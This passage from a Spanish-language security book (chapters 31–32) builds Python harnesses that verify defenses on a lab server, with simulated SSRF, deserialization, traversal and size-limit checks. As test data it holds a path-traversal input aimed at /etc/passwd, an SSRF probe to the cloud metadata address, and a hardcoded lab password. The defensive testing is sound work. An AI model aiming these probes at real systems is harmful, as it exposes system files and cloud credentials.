Este enfoque te da *transparencia* y *reproducibilidad* sin caer en prácticas intrusivas. A medida que tu lab madure, podrás añadir módulos para CSP avanzado, CORS con preflight de prueba, verificación de cookies, e incluso integrar runners de XSS/SQLi **acotados** (de capítulos previos) gatillados solo sobre endpoints consentidos. La clave sigue siendo la misma: **permiso, límites, evidencia** y **mejoras continuas**.

Parte IV – Explotación y Post-explotación

Capítulo 31. Introducción a exploits y payloads en Python (versión extendida)

Disclaimer: Uso educativo en laboratorio controlado. Practica solo con sistemas y datos propios, permiso previo y límites claros. No ataques ni pruebes terceros, ni compartas cadenas peligrosas. Ética ante todo..

Introducción

Hablar de **exploits** y **payloads** suele asociarse a intrusión. En este libro, el enfoque es otro: **comprender** su anatomía para **prevenirlos**, **detectar** señales de explotación y **verificar**, en un **laboratorio propio**, que las mitigaciones funcionan. Python será nuestra herramienta de **orquestración**: generaremos entradas de prueba, controlaremos el entorno, registraremos evidencia y construiremos **harness** (armazones de pruebas) seguros. No enseñaremos a vulnerar sistemas ajenos ni a evadir defensas; aprenderemos a **medir riesgos** y **fortalecer** software bajo control.

Este capítulo cubre:

- Vocabulario mínimo: *vulnerabilidad, exploit, payload, trigger, pre/post conditions*.
- Taxonomía de payloads **seguros** para pruebas de laboratorio (longitudes límite, unicodes extraños, estructura inválida) y por qué sirven para **detectar** fallos sin dañar.
- Arquitectura de un **harness ético** en Python: allowlist, límites de tasa, timeouts, logging redactado, modo *dry-run*.
- Estrategias para **reproducir** un fallo, **minimizar** el input (delta debugging) y **documentarlo** para mitigación.
- Alta visión de mitigaciones (ASLR, DEP/NX, canarios, validación estricta de entrada, *safe APIs*) y cómo **verificarlas** desde Python sin “armar” un exploit.
- Plantillas de informe técnico y flujo de **divulgación responsable** en el laboratorio.

Todo lo que verás aquí debe ejecutarse **únicamente** en ambientes de laboratorio que tú controlas, con datos ficticios y permiso explícito.

1) Conceptos y marco mental

- **Vulnerabilidad**: condición no deseada que permite romper una garantía de seguridad (confidencialidad, integridad, disponibilidad, autenticidad).
- **Exploit**: procedimiento o técnica que **activa** la vulnerabilidad para alcanzar un impacto.
- **Payload**: contenido que el exploit **inyecta/transporta** para producir el efecto (puede ser un campo de texto, una estructura binaria, un encabezado, etc.).
- **Trigger**: la parte del input que **dispara** el comportamiento anómalo (overflow, deserialización, validación defectuosa).
- **Precondiciones / Postcondiciones**: lo que **debe cumplirse antes** (estado, versión, configuración) y lo que **observas después** (crash, error, desvío de flujo, restricción violada).

En pruebas **éticas**, el objetivo nunca es “tomar control” sino **demostrar** el fallo de manera **no destructiva** y generar información para **corregir**.

2) Taxonomía de payloads seguros (laboratorio)

Al diseñar pruebas, piensa en **familias de entradas** que ejerciten bordes y supuestos sin pasar a daño real:

1. **Límites de longitud**

- Cadenas vacías, de 1, de exactamente el límite declarado, y ligeramente mayores: 0, 1, N, N+1, 2N.
 - Patrones repetitivos (e.g., "A"*256) y alternantes ("AB"*128) para identificar truncamientos o desbordes lógicos (no memorios).
2. **Unicode y codificaciones**
 - Caracteres multibyte ("ñ", "汉", emojis), combinaciones y marcas de orden (BOM).
 - Formas de normalización (NFC, NFD) para detectar comparaciones inconsistentes.
 3. **Estructura inválida**
 - JSON con comas duplicadas, campos inesperados, tipos erróneos.
 - Binarios truncados o con longitudes declaradas que no coinciden.
 4. **Secuencias de control no ejecutables**
 - En web: comillas, <>, secuencias HTML **como texto** (no para ejecutar JS) para verificar escapes.
 - En SQL: comillas simples/dobles para confirmar que el servidor **parametriza** y devuelve errores genéricos.
 5. **Temporalidad**
 - Inputs que simulan latencias, *timeouts* y reintentos (para validar manejo de recursos y *backoff*).
 6. **Combinaciones prudentes**
 - Límite + unicode; estructura inválida + latencia. Documenta siempre para poder reproducir.

Estos payloads **no buscan** ejecución arbitraria; buscan **revelar** validaciones deficientes, supuestos frágiles o rutas de error mal saneadas.

3) Arquitectura de un harness ético en Python

Un buen harness separa **qué** se prueba de **cómo** se envía y **qué** se recopila.

Requisitos mínimos

- **Allowlist** de hosts y puertos (para no salir del alcance).
- **Rate limiting** y **timeouts** razonables (no DoS).
- **Redacción** de secretos en logs (cookies, tokens).
- **Modo dry-run** (ver qué se **enviaría** sin enviarlo).
- **Registro estructurado** (JSONL) con timestamp, versión, hash del script.
- **Semillas reproducibles** (random con *seed* fijo y documentación de parámetros).

Esqueleto conceptual

```
# harness_lab.py
import time, json, random, requests
from urllib.parse import urljoin

ALLOWED = {"lab-web.local"}
UA = "LabExploitHarness/1.0 (+lab-only)"
TIMEOUT = (3.05, 8)
RATE = (0.2, 0.5) # s

class Harness:
    def __init__(self, base, dry=False, evidence="evidence.jsonl"):
```

```

        assert base.startswith(("http://", "https://"))
        self.base = base.rstrip("/")
        self.dry = dry
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA})
        self.ev = open(evidence, "a", encoding="utf-8")

    def _allowed(self):
        host =
self.base.split("://",1)[1].split("/",1)[0].split(":")[0].lower()
        return host in ALLOWED

    def send(self, path, method="GET", headers=None, data=None,
params=None):
        if not self._allowed():
            raise SystemExit("Fuera de alcance permitido")
        url = urljoin(self.base + "/", path.lstrip("/"))
        evt = {"t": time.time(), "url": url, "m": method, "dry":
self.dry}
        if self.dry:
            self.ev.write(json.dumps(evt) + "\n"); self.ev.flush()
            return None
        time.sleep(random.uniform(*RATE))
        r = self.s.request(method, url, headers=headers, data=data,
params=params,
                                timeout=TIMEOUT, allow_redirects=True,
verify=True)
        evt.update({"status": r.status_code, "len":
len(r.content)})
        self.ev.write(json.dumps(evt) + "\n"); self.ev.flush()
        return r

    def close(self):
        self.ev.close()

```

Este *harness* **no contiene** lógica de explotación; solo **encapsula cortesía y trazabilidad**. Los módulos de payloads se enchufan a este transporte.

4) Módulos de payloads: diseño y ejemplos prudentes

Piensa en cada módulo como un generador de **casos**: produce (nombre, datos, expectativas). Un par de ejemplos **seguros**:

Límites y unicode (HTTP POST)

```

# payloads_text.py
def gen_lengths(basestr="A", limits=(0,1,16,64,255,256,1024)):
    for n in limits:
        yield (f"len_{n}", basestr * n)

def gen_unicode_variants():
    samples = ["ñ", "漢字", "☺", "e\u0301", "e\u0304"] # e +
diacríticos
    for s in samples:

```

```
yield (f"unicode_{ord(s[0]):x}", s)
```

Estructura JSON inválida (sin ejecutar nada)

```
# payloads_json.py
def gen_json_cases():
    valid = {"name":"ana","age":30}
    yield ("json_valid", valid)
    yield ("json_missing_comma", '{"name":"ana" "age":30}') #
    string intencional
    yield ("json_wrong_type", {"name":"ana","age":"xxx"})
    yield ("json_extra_field",
{"name":"ana","age":30,"_debug":True})
```

Envío con el harness (solo lab)

```
# run_cases.py
import json
from harness_lab import Harness
from payloads_text import gen_lengths, gen_unicode_variants
from payloads_json import gen_json_cases

def run():
    h = Harness("https://lab-web.local", dry=False)
    try:
        # texto a /echo (endpoint de práctica)
        for name, body in list(gen_lengths()) +
list(gen_unicode_variants()):
            r = h.send("/echo", method="POST",
data=body.encode("utf-8"))
            print(name, r.status_code, len(r.content))

        # json a /api/users (lab)
        for name, obj in gen_json_cases():
            data = obj if isinstance(obj, str) else json.dumps(obj)
            r = h.send("/api/users", method="POST",
headers={"Content-Type":"application/json"},
data=data)
            print(name, r.status_code)
    finally:
        h.close()

if __name__ == "__main__":
    run()
```

Observa: aquí **no** hay cadenas que ejecuten código ni intentos de evasión. Solo **varias formas** de inputs para comprobar robustez.

5) Triaging: detectar, reproducir y minimizar un fallo

Cuando una solicitud provoca comportamiento anómalo (500, *panic*, *crash*, desbordes de recursos), el siguiente paso es **triage**:

1. **Confirmar reproducibilidad**: repite 3–5 veces con el **mismo** input.

2. **Minimizar** el input: elimina partes que no sean necesarias (técnica *delta debugging*).
3. **Caracterizar**: ¿es determinista? ¿depende del tamaño? ¿del carácter 257?
4. **Evidenciar**: registra versión del servidor, configuración, hora, hash del script, *seed* aleatoria.

Plantilla de minimización (texto)

```
def minimize_text(payload, test_fn):
    # test_fn(body: bytes) -> bool ; True si reproduce el fallo
    s = payload
    changed = True
    while changed and len(s) > 1:
        changed = False
        chunk = max(1, len(s)//2)
        i = 0
        while i < len(s):
            candidate = s[:i] + s[i+chunk:]
            if candidate and test_fn(candidate):
                s = candidate
                changed = True
                i = 0
                continue
            i += chunk
    return s
```

Este algoritmo nunca “arma” un exploit: solo encuentra el **mínimo input** que **reproduce** el fallo para que la **corrección** sea más fácil.

6) Señales de explotación y mitigaciones (alta visión)

Aunque no vamos a desarrollar exploits, sí queremos reconocer **señales** que una explotación podría aprovechar, y cómo defendernos:

- **Memoria**
 - Señales: *crash* con mensajes sobre *segfault*, lecturas fuera de rango, *use-after-free*, formato de cadena.
 - Mitigaciones: **ASLR**, **DEP/NX**, **stack canaries**, compilación con **Fortify**, *safe APIs* (*strncpy*, etc.), **sanitizers** en CI, migración a lenguajes **memory-safe** cuando aplique.
- **Deserialización**
 - Señales: aceptar objetos de tipos no esperados, *gadget chains*, campos mágicos.
 - Mitigaciones: listas blancas de tipos, formatos de datos **simples** (JSON estricto), evitar *eval/pickle* sobre entrada no confiable.
- **Inyección (comandos, SQL, plantilla)**
 - Señales: respuestas 500 con trazas, comportamiento distinto ante comillas o metacaracteres.
 - Mitigaciones: **parametrización**, escape/contexto, *least privilege*, *allowlists*, evitar *inline*.
- **Lógica**
 - Señales: saltos de control por valores límite, omisión de estados.
 - Mitigaciones: máquinas de estado explícitas, aserciones y verificaciones de pre/post condiciones.

Python nos ayuda a **verificar**: por ejemplo, medir que un endpoint sigue funcionando con **ASLR** activo y no filtra direcciones; o que una app con **WAF** sigue respondiendo a entradas válidas y rechaza las inválidas.

7) Montando un servidor de práctica seguro (no destructivo)

Para practicar, crea endpoints que **fallen de forma controlada** sin comprometer nada:

- `/echo`: devuelve el cuerpo; si el tamaño excede N, devuelve 413 (Payload Too Large) y **no** guarda nada.
- `/api/users`: acepta JSON con esquema estrictamente validado; si no coincide, responde 400 con un **mensaje genérico** (no detalles internos).
- `/health/slow`: responde con retraso fijo solo si le envías un marcador inofensivo (para probar *timeouts*).

*(Esto no enseña a explotar nada; enseña a **medir y tunar** validaciones y límites.)*

Validación con `pydantic/jsonschema` (idea)

- Define un esquema y valida todo input.
 - Responde códigos y mensajes **consistentemente**.
 - Acompaña con **tests** automatizados.
-

8) Encoders, transformaciones y *mutators* seguros

Los *payloads* pueden requerir transformaciones (URL-encoding, Base64, normalización). Úsalas para **variedad**, no para evasión.

```
import base64, urllib.parse, unicodedata

def as_urlencoded(s: str) -> str:
    return urllib.parse.quote_plus(s, safe="")

def as_base64(b: bytes) -> str:
    return base64.b64encode(b).decode("ascii")

def normalize_nfd(s: str) -> str:
    return unicodedata.normalize("NFD", s)
```

Documenta cómo codificas **y por qué**. Si una validación falla por variante de codificación, el aprendizaje es **endurecer** la validación, no “saltar” controles.

9) Registro, redacción y seguridad del laboratorio

Reglas de oro:

- **No** almacenes tokens/contraseñas en claro. Si el servidor te los devuelve por error, **redáctalos** en evidencia.
 - **Nunca** ejecutes payloads que cambien estado de forma peligrosa (borrados, *admin*).
 - **No** simules “control remoto”; las pruebas deben ser **inofensivas** y medibles.
 - **Versiona** scripts; incluye hash y fecha en los informes.
 - **Tira** los datos de laboratorio cuando ya no sean necesarios.
-

10) Detección de regresiones y “maturity” del endurecimiento

Mantén una *suite* básica:

- **Smoke:** `/health` y `/echo` responden.
- **Validación:** JSON estricto, límites de longitud, *timeouts*.
- **Cabeceras:** HSTS, CSP, X-Frame-Options, etc. (ver capítulos 28–29).
- **Repetibilidad:** mismos inputs → mismas respuestas.

Añade un **score** simple (como en el capítulo 29) para priorizar: si faltan cabeceras críticas o hay 500, el score sube y abres tareas de remediación.

11) Informe de laboratorio (plantilla)

Estructura recomendada (Markdown):

1. **Resumen ejecutivo:** qué se probó, cuándo, alcance.
2. **Entorno:** versiones, hashes de scripts, configuración.
3. **Metodología:** harness, payload families, límites.
4. **Hallazgos** (por endpoint):
 - Señal observada (código, latencia, log).
 - Entrada **minimizada** (si aplica).
 - Recomendación de remediación y PRs relacionados.
5. **Validación posterior:** evidencias de que la corrección surte efecto.
6. **Lecciones aprendidas:** mejoras al proceso y a las pruebas.

Evita incluir datos sensibles o mensajes de error textuales; cítalos de manera redactada.

12) Qué no haremos (y por qué)

- No incluiremos **shellcode**, **reverse shells**, ni cadenas que lleven a ejecución arbitraria.
- No detallaremos **bypass** de ASLR/DEP ni construcción de **ROP**.
- No daremos *payloads* específicos contra productos reales.
- No automatizaremos fuerza bruta, spraying o abuso de APIs de terceros.

Estos contenidos pueden facilitar daño. La finalidad aquí es **defensiva** y **educativa** en un ámbito **privado** y controlado.

13) Preguntas frecuentes en el lab

¿Puedo usar herramientas de fuzzing? Sí, siempre que apliques límites (rata baja, tiempos, allowlist) y lo hagas contra tus propios servicios de laboratorio. Prioriza *fuzzers* deterministas y registros detallados.

¿Cómo sé si ASLR/DEP están activos? En el lab, consulta la configuración del compilador/sistema o emplea *banners* voluntarios de diagnóstico en tus servicios de práctica. No midas filtrando direcciones reales en errores.

¿Qué hago si encuentro un fallo serio en un entorno no lab? No pruebes ni explotes. Documenta con la información **pública** mínima y sigue un proceso de **divulgación responsable** con el propietario del sistema.

14) Extensiones sugeridas

- Construir un **generador de casos** declarativo (mini DSL) con “*constraints*”: longitud $\leq N$, charset, estructura.
 - Integrar el harness con **docker-compose** para levantar/derribar entornos de prueba automáticamente.
 - Añadir **reportes HTML** con gráficas de éxito/fallo y tiempos (Jinja2/Plotly en tu lab).
 - Empaquetar una **librería interna** con tus generadores de payloads seguros y compartirla con tu equipo.
-

Conclusiones

Este capítulo te dio un **lenguaje común** para hablar de **exploits** y **payloads** sin cruzar líneas peligrosas: aprendiste a pensar en **familias de inputs** que **revelan** fragilidades, a montar un **harness ético** con Python que impone límites y traza evidencia, y a **triage/minimizar** fallos para que los equipos puedan **arreglar** con rapidez. También viste, a alto nivel, **mitigaciones** que debes verificar y un **formato de informe** que convierte hallazgos en mejoras.

La **ética** y la **disciplina** son la diferencia entre un laboratorio profesional y un abuso. Sigue practicando con tus propios servicios, endurece tus validaciones y automatiza reportes que te ayuden a prevenir problemas antes de que existan. En el próximo capítulo construiremos **pruebas autenticadas de laboratorio** enfocadas en **gestión de sesiones** y **señales de riesgo**, integrando lo aprendido aquí con verificaciones de cookies, expiración y rotación segura.

Capítulo 32. Programación de exploits en laboratorio (versión extendida)

Disclaimer: Uso exclusivo en laboratorio propio y autorizado. No ataques ni pruebes terceros. No enseñamos explotación real ni bypasses; solo simulación segura para defensa y verificación. El mal uso es ilegal.!!

Introducción

“Programar exploits” suena contundente y, fuera de contexto, peligroso. En este libro significa otra cosa: construir **harnesses** y **módulos de prueba** que, en un **laboratorio propio y con permiso**, simulen condiciones de vulnerabilidad, **validen** controles y **evidencien** que las mitigaciones se mantienen activas con el paso del tiempo. No vamos a escribir shellcode, no haremos ROP ni detallaremos bypasses; sí crearemos **mecanismos reproducibles** para confirmar, por ejemplo, que tu servicio rechaza **deserialización insegura**, bloquea **SSRF** hacia metadatos internos, corta **traversals**, y responde con **códigos y mensajes sanos** ante entradas límite. La idea es que tu equipo tenga **confianza operativa**: cualquier cambio de código o configuración dispara estas pruebas y te avisa si se rompe una barrera.

Este capítulo te guía para diseñar un **framework de “exploits de laboratorio”**: componentes, contratos, límites éticos/técnicos, ejemplos de módulos **benignos** (simulados) y un runner que los ejecute con **allowlists**, **timeouts**, **rate limiting** y **redacción** de datos. Evitaremos todo contenido instructivo para vulnerar sistemas: nos enfocamos en **verificación y defensa**.

1) Alcance, ética y riesgos

- **Ámbito**: únicamente **tus** hosts de laboratorio, definidos en una allowlist. Nada de terceros.
 - **Propósito**: comprobar que **controles** (validación, autenticación, aislamiento de red, políticas de cabeceras, límites de recursos) siguen funcionando.
 - **Proporcionalidad**: pruebas de **bajo impacto** (sin bombardeo, sin persistencia invasiva, sin fuerza bruta).
 - **Trazabilidad**: logs estructurados con timestamp, hash del script y versión del servicio bajo prueba.
 - **Reducción de daño**: entradas **benignas** que provocan estados de **rechazo controlado** (400/403/429) o “simulaciones” instrumentadas en tu propio server de práctica.
 - **Qué no haremos**: explotación real, shellcode, ROP, bypasses de ASLR/DEP/NX, PoCs de CVEs reales.
-

2) Arquitectura del framework de “exploits de laboratorio”

Piensa en módulos que se conectan entre sí:

1. **Transport**: capa HTTP/TCPsocket con allowlist, timeouts, rate limit y verificación TLS (CA del lab).
2. **ExploitModule**: interfaz común (metadatos + `precheck()` + `trigger()` + `oracle()` + `cleanup()`).
3. **Oracles**: aserciones de “salud” (no 500, no trazas de motor SQL, latencias dentro de umbral, cabeceras presentes, redirecciones a HTTPS, etc.).
4. **Evidence**: escritura JSONL/CSV con redacción de secretos.

5. **Runner**: descubre módulos, aplica presupuestos (máx N requests, máx duración), paraleliza de forma responsable, y calcula un **score** de riesgo/regresión.
6. **Simuladores** (en el servidor de lab): endpoints que **no son vulnerabilidades reales**, pero **imitan** patrones de fallo/validación para comprobar el cableado del framework.

El “exploit” en este contexto no viola nada: **dispara** rutas controladas para confirmar que el sistema **responde con seguridad**.

3) Transport responsable (HTTP) con límites

```
# transport.py (solo laboratorio)
import time, random, requests
from urllib.parse import urlsplit

ALLOWED = {"lab-web.local", "api.lab-web.local"}
UA = "LabExploitTransport/1.0 (+lab-only)"
TIMEOUT = (3.05, 8)
RATE = (0.20, 0.50) # segundos
MAX_BODY = 1_000_000 # 1 MB

class Transport:
    def __init__(self, verify=True):
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA})
        self.verify = verify

    def _allowed(self, url: str) -> bool:
        host = (urlsplit(url).hostname or "").lower()
        return host in ALLOWED or host.endswith(".lab-web.local")

    def request(self, method, url, **kw):
        if not self._allowed(url):
            raise ValueError("Fuera de alcance permitido")
        time.sleep(random.uniform(*RATE))
        kw.setdefault("timeout", TIMEOUT)
        kw.setdefault("verify", self.verify)
        kw.setdefault("allow_redirects", True)
        resp = self.s.request(method.upper(), url, **kw)
        # Truncado prudente
        if resp.content and len(resp.content) > MAX_BODY:
            resp._content = resp.content[:MAX_BODY]
        return resp
```

Claves: allowlist estricta, ritmo controlado, truncado de cuerpo, TLS verificado. Nada de `verify=False` por costumbre.

4) Interfaz de los módulos: contrato común

```
# modules/base.py
from dataclasses import dataclass
```

```

@dataclass
class ExploitMeta:
    id: str
    name: str
    description: str
    impact: str          # "simulado/rechazo", "latencia",
    "validación", etc.
    requires_auth: bool = False

class ExploitModule:
    meta: ExploitMeta

    def precheck(self, transport) -> bool:
        """Comprobar que el target y el endpoint de simulación
        existen."""
        return True

    def trigger(self, transport) -> dict:
        """Ejecutar interacción BENIGNA que ejercita
        validaciones/controles."""
        raise NotImplementedError

    def oracle(self, result: dict) -> list[str]:
        """Inspeccionar respuesta y producir advertencias (si las
        hay)."""
        return []

    def cleanup(self, transport) -> None:
        """Revertir cambios de estado en el LAB (si se simulan)."""
        return

```

Nota ética: la abstracción se llama “ExploitModule” solo para encajar con el vocabulario profesional, pero **no implementa explotación real**. Son **pruebas benignas**.

5) Oráculos: señales de seguridad sanas

```

# oracles.py
ERROR_SNIPPETS = [
    "SQL syntax", "sqlite3.OperationalError", "You have an error in
    your SQL",
    "NullReferenceException", "stack trace", "segmentation fault",
]

def no_server_errors(text: str) -> bool:
    low = (text or "").lower()
    return all(s.lower() not in low for s in ERROR_SNIPPETS)

def status_in(resp, whitelist=(200, 201, 204, 301, 302, 400, 401,
403, 404, 405, 429)):
    return resp.status_code in whitelist

def has_security_headers(resp) -> bool:
    h = resp.headers

```

```

        return bool(h.get("Strict-Transport-Security")) and
bool(h.get("X-Content-Type-Options"))

def https_redirect_ok(resp, url: str) -> bool:
    return resp.url.startswith("https://")

```

Los oráculos **no “explotan”** nada: verifican ausencia de señales peligrosas y presencia de cabeceras/flujo sano.

6) Simuladores de vulnerabilidad (servidor del lab)

En tu **servidor de laboratorio** puedes exponer rutas **de prueba** que **nunca existirán** en producción, diseñadas para evaluar tu framework. Ejemplos:

- `/sim/ssrf?url=http://169.254.169.254` → Debe **rechazar** por allowlist de salida (esperado 403).
- `/sim/deser` (POST con `Content-Type: application/x-lab-obj`) → Debe **rechazar** tipos no permitidos (415) o exigir JSON estricto (400).
- `/sim/traversal?path=../../etc/passwd` → Debe **normalizar y rechazar** (400/403).
- `/sim/long` (POST cuerpo > límite) → Debe responder 413 Payload Too Large.
- `/sim/latency-test?q=trigger_lab_delay` → Introduce **1 s** de retraso para validar que tu oráculo de latencia y tolerancia funciona (sin tocar la base de datos ni bloquear por mucho tiempo).

Estas rutas **no** exponen internals ni credenciales. Son **pistas de entrenamiento**.

7) Módulos de “exploits” benignos

7.1 SSRF simulado: validar egress control

```

# modules/ssrf_sim.py
from .base import ExploitModule, ExploitMeta
from urllib.parse import urlencode

class ExploitSSRFSim(ExploitModule):
    meta = ExploitMeta(
        id="LAB-SSRF-001",
        name="SSRF simulado (deny metadata)",
        description="Comprueba que /sim/ssrf bloquea acceso a metadatos internos",
        impact="rechazo_controlado"
    )

    def trigger(self, t):
        url = f"https://lab-web.local/sim/ssrf?{urlencode({'url':'http://169.254.169.254'})}"
        r = t.request("GET", url)
        return {"resp": r, "url": url}

```

```

def oracle(self, result):
    issues = []
    r = result["resp"]
    if r.status_code not in (400, 403):
        issues.append(f"Esperado 400/403, obtuve {r.status_code}")
    if "metadata" in (r.text or "").lower():
        issues.append("El cuerpo no debería mencionar metadatos internos.")
    return issues

```

Qué valida: que el **egress** a redes internas esté bloqueado y no se filtren cadenas sensibles.

7.2 Deserialización no confiable (simulada)

```

# modules/deser_sim.py
from .base import ExploitModule, ExploitMeta

class ExploitDeserSim(ExploitModule):
    meta = ExploitMeta(
        id="LAB-DESER-001",
        name="Deserialización sim (rechazo formatos binarios)",
        description="Asegura que /sim/deser solo acepta JSON estricto",
        impact="validacion"
    )

    def trigger(self, t):
        url = "https://lab-web.local/sim/deser"
        payload = b"\x00\x01\x02\x03LAB" # NO es un objeto real, solo bytes de prueba
        r = t.request("POST", url, headers={"Content-Type": "application/x-lab-obj"}, data=payload)
        return {"resp": r}

    def oracle(self, result):
        r = result["resp"]
        issues = []
        if r.status_code not in (400, 415):
            issues.append(f"Esperado 400/415, obtuve {r.status_code}")
        return issues

```

Qué valida: que el servicio **no** admite formatos peligrosos por defecto ni usa deserializadores de propósito general.

7.3 Path traversal (simulado)

```

# modules/traversal_sim.py
from .base import ExploitModule, ExploitMeta

```



```

from urllib.parse import urlencode

class ExploitTraversalSim(ExploitModule):
    meta = ExploitMeta(
        id="LAB-PATH-001",
        name="Traversal sim (normalización y rechazo)",
        description="Valida que /sim/traversal rechaza paths con
        ..",
        impact="validacion"
    )

    def trigger(self, t):
        u = "https://lab-web.local/sim/traversal?" +
        urlencode({"path": "../..etc/passwd"})
        r = t.request("GET", u)
        return {"resp": r, "url": u}

    def oracle(self, result):
        r = result["resp"]
        issues = []
        if r.status_code not in (400, 403):
            issues.append(f"Esperado 400/403, obtuve
            {r.status_code}")
        if "root:" in (r.text or "").lower():
            issues.append("No debería mostrarse contenido del SO en
            el cuerpo.")
        return issues

```

Qué valida: que hay **normalización/canonicalización** y políticas de acceso a rutas permitidas.

7.4 Límite de tamaño (DoS a baja escala, simulado)

```

# modules/size_sim.py
from .base import ExploitModule, ExploitMeta

class ExploitSizeLimitSim(ExploitModule):
    meta = ExploitMeta(
        id="LAB-SIZE-001",
        name="Límite de tamaño sim (413)",
        description="Comprueba que /sim/long rechaza cuerpos
        demasiado grandes",
        impact="rechazo_controlado"
    )

    def trigger(self, t):
        url = "https://lab-web.local/sim/long"
        big = b"A" * (2 * 1024 * 1024) # 2MB
        r = t.request("POST", url, data=big, headers={"Content-
        Type": "application/octet-stream"})
        return {"resp": r}

    def oracle(self, result):
        r = result["resp"]

```

```
        return [] if r.status_code == 413 else [f"Esperado 413,
obtuve {r.status_code}"]
```

Qué valida: límites de **recursos** para evitar DoS por carga de cuerpo.

8) Evidencia, redacción y scoring

```
# evidence.py
import json, time

SENSITIVE = {"authorization", "cookie", "set-cookie", "x-api-key"}

def redact_headers(h: dict) -> dict:
    out={}
    for k,v in (h or {}).items():
        out[k]=f"<redacted:{len(str(v))}>" if k.lower() in
SENSITIVE else v
    return out

def write_event(path, module_id, url, resp):
    ev = {
        "t": time.time(),
        "module": module_id,
        "url": url,
        "status": resp.status_code,
        "headers": dict(resp.headers),
        "len": len(resp.content or b"")
    }
    ev["headers"] = redact_headers(ev["headers"])
    with open(path, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False) + "\n")
```

Score (heurístico, reproducible) para priorizar:

```
# score.py
def score(issues: list[str]) -> int:
    base = 0
    for i in issues:
        if "No debería mostrarse" in i or "metadatos" in i:
            base += 30
        elif "Esperado 400/403" in i or "Esperado 413" in i:
            base += 15
        else:
            base += 10
    return min(base, 100)
```

9) Runner: descubrir, ejecutar, puntuar

```
# run_lab_exploits.py
import importlib, pkgutil
from transport import Transport
```

```

from evidence import write_event
from score import score

def iter_modules(pkg_name="modules"):
    pkg = importlib.import_module(pkg_name)
    for _, modname, _ in pkgutil.iter_modules(pkg.__path__):
        if modname.endswith("_sim"): # solo módulos simulados
            yield importlib.import_module(f"{pkg_name}.{modname}")

def run_all():
    t = Transport(verify=True)
    total_issues = []
    for m in iter_modules():
        mod = getattr(m, [a for a in dir(m) if
a.lower().startswith("exploit")][0])()
        if not mod.precheck(t):
            print(f"[SKIP] {mod.meta.id} precheck falló")
            continue
        res = mod.trigger(t)
        r = res.get("resp")
        write_event("lab_exploits.jsonl", mod.meta.id,
res.get("url", "(no-url)"), r)
        issues = mod.oracle(res)
        if issues:
            sc = score(issues)
            print(f"[WARN] {mod.meta.id} {mod.meta.name} -> score
{sc}")

            for i in issues: print(" -", i)
            total_issues.extend(issues)
        else:
            print(f"[OK] {mod.meta.id} {mod.meta.name}")
    return total_issues

if __name__ == "__main__":
    run_all()

```

Salida típica (laboratorio):

```

[OK] LAB-SIZE-001 Límite de tamaño sim (413)
[OK] LAB-DESER-001 Deserialización sim (rechazo formatos binarios)
[WARN] LAB-SSRF-001 SSRF simulado (deny metadata) -> score 30
- Esperado 400/403, obtuve 200

```

Si un módulo pasa a estado **WARN**, abre un ticket interno y corrige el control en tu servidor de laboratorio.

10) Automatización de prechecks y autenticación de laboratorio

Algunos módulos pueden requerir sesión de prueba. Integra **macros autenticadas** (cuentas de lab):

```

# auth_lab.py
import requests

```

```

from urllib.parse import urljoin

def get_auth_session(base="https://lab-web.local", user="labuser",
pwd="Lab@12345"):
    s = requests.Session()
    s.verify = True
    s.headers.update({"User-Agent": "LabAuth/1.0"})
    r1 = s.get(urljoin(base, "/login"), timeout=(3.05, 8))
    r2 = s.post(urljoin(base, "/login"),
data={"username": user, "password": pwd},
        timeout=(3.05, 8), allow_redirects=True)
    assert r2.status_code in (200, 302)
    return s

```

No uses cuentas reales. No guardes cookies en claro. Limita el alcance a tus hosts de laboratorio.

11) Ensayo de latencia y tolerancias

Para validar **tolerancias** y evitar falsos positivos por picos, ensaya un endpoint de **latency-test**:

```

# modules/latency_sim.py
from .base import ExploitModule, ExploitMeta
from urllib.parse import urlencode
import time

class ExploitLatencySim(ExploitModule):
    meta = ExploitMeta(
        id="LAB-LAT-001",
        name="Latencia sim (umbral 1s)",
        description="Verifica que el cliente detecta demoras controladas",
        impact="latencia"
    )

    def trigger(self, t):
        u = "https://lab-web.local/latency-test?" +
urlencode({"q": "trigger_lab_delay"})
        start = time.perf_counter()
        r = t.request("GET", u)
        elapsed = time.perf_counter() - start
        return {"resp": r, "elapsed": elapsed, "url": u}

    def oracle(self, result):
        if result["elapsed"] < 0.9: # esperamos ~1 s
            return ["Esperábamos ~1s de latencia y no se observó"]
        return []

```

Objetivo: comprobar que tu **instrumentación** mide la latencia y no se rompe con pequeñas discrepancias.

12) “Delta debugging” benigno para inputs texto/JSON

Si una verificación falla, es útil **minimizar** el input que lo reproduce (sin explotar nada):

```
# minimizer.py
def minimize_bytes(blob: bytes, test_fn):
    s = blob
    changed = True
    while changed and len(s) > 1:
        changed = False
        step = max(1, len(s)//2)
        i = 0
        while i < len(s):
            candidate = s[:i] + s[i+step:]
            if candidate and test_fn(candidate):
                s = candidate
                changed = True
                i = 0
            else:
                i += step
    return s
```

Úsalo solo en el LAB. Documenta siempre el “mínimo” y **borra** entradas si contienen datos sensibles de pruebas.

13) CI del laboratorio y presupuesto de seguridad

Integra el runner en tu **pipeline interno**:

- **Job diario** o por PR: ejecuta los módulos *sim* contra staging del lab.
 - **Presupuesto**: límite de **N** requests y **M** segundos; si se supera, falla con mensaje claro.
 - **Artefactos**: `lab_exploits.jsonl`, CSV de resumen y un Markdown con **issues + score**.
 - **Semáforos**: si el score agregado supera un umbral (p. ej., 40), bloquea el merge y abre issue con checklist.
-

14) Checklist de módulo bien diseñado (lab)

- [] **Descripción clara** del objetivo (qué control valida).
- [] **Entrada benigna**: no cambia estado crítico ni intenta ejecución.
- [] **Expectativas** explícitas (códigos 400/403/413; headers; redirecciones a HTTPS).
- [] **Oráculos** precisos, sin falsos positivos evidentes.
- [] **Trazabilidad**: escribe evidencia redactada (sin cookies/tokens).
- [] **Límites**: respeta rate y timeouts; no supera el presupuesto.
- [] **Cleanup** si tocó algo (p. ej., borrar un registro de prueba).
- [] **Sin secretos** hardcoded; usa variables de entorno para credenciales de lab.
- [] **No reutilizable** fuera del lab (URLs y dominios de prueba incrustados).

15) Qué no haremos (explícito)

- No daremos **paso a paso** para explotar vulnerabilidades reales.
- No incluiremos **payloads ejecutables** (shellcode, ROP, JIT spraying, etc.).
- No trataremos **bypasses** de protecciones del sistema operativo.
- No publicaremos **PoCs** de CVEs.
